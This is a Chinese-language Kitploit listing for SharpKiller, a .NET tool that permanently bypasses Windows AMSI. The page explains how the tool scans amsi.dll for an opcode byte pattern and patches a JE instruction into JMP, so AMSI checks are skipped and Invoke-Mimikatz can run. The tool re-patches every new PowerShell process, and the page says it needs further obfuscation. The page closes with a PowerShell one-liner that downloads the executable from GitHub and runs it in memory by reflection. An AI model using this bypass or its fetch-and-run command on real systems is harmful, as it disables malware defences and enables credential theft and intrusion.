Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
SharpKiller — 由 @ZeroMemoryEx 实现的永久性AMSI绕过,已移植到 .NET Framework 4.8 | Kitploit
工具/GitHubGitHub/s1lkys/sharpkiller
权限提升漏洞利用IDS/IPS规避后渗透利用红队Payload 开发
GitHubs1lkys/sharpkiller

SharpKiller

由 @ZeroMemoryEx 实现的永久性AMSI绕过,已移植到 .NET Framework 4.8

查看仓库
35143282年前Kitploit 审核通过
分享

SharpKiller

由 @ZeroMemoryEx 编写、移植到 .NET Framework 4.8 的永久性 AMSI 绕过工具 AMSI-Killer。

需要额外混淆

https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=VirTool:MSIL/SharpKiller.A&ThreatID=2147895059

新增集成功能:

[ x ] - 每 0.5 秒实时扫描新的 PowerShell 进程 -> 自动修补新的 PowerShell 实例

生成解决方案

  • 在“生成”>“配置管理器”中,将平台显式设置为 x64

工作原理

操作码扫描

  • 我们通过搜索每条指令的第一个字节来获取跳转指令的确切地址,这种技术即使目标数据集发生更新或修改也同样有效。

  • 例如:

    | 48:85D2 | test rdx, rdx |

    | 74 3F | je amsi.7FFAE957C694 |

    | 48 : 85C9 | test rcx, rcx |

    | 74 3A | je amsi.7FFAE957C694 |

    | 48 : 8379 08 00 | cmp qword ptr ds : [rcx + 8] , 0 |

    | 74 33 | je amsi.7FFAE957C694 |

  • 搜索模式将如下所示:

    { 0x48,'?','?', 0x74,'?',0x48,'?' ,'?' ,0x74,'?' ,0x48,'?' ,'?' ,'?' ,'?',0x74,0x33}

    图片

补丁



补丁前

  • 程序将 RDX 的值与自身进行比较。如果比较结果为 0,程序执行跳转返回。否则,程序继续执行下一条指令

    图片


  • 我们无法执行 "Invoke-Mimikatz"

    图片


补丁后

  • 我们修补第一个字节,将其从 JE 改为 JMP,从而直接返回

    截图 2023-02-26 195848

    图片

  • 现在我们可以执行 "Invoke-Mimikatz"

新创建的进程

  • Sharp-Killer 将实时修补任何新创建的 PowerShell 进程。

视频演示

视频

使用反射运行的一行命令

$url = "https://github.com/S1lkys/SharpKiller/releases/download/1.1/Sharp-Killer.exe"; $cli = New-Object System.Net.WebClient; $sk=[System.Reflection.Assembly]::Load([byte[]]( $cli.DownloadData($url)));$vars = New-Object System.Collections.Generic.List[System.Object];$BindingFlags= [Reflection.BindingFlags] "NonPublic,Static";$sk.EntryPoint.Invoke($null,@(,$passed));

使用上述一行命令时出现此错误?

如果您曾经看到过这条消息并感到疑惑 - 欢迎来到 .NET AMSI 接口!:-)

Exception calling "Load" with "1" argument(s): "Could not load file or assembly '288768 bytes loaded from Anonymously Hosted DynamicMethods Assembly, Version=0.0.0.0, 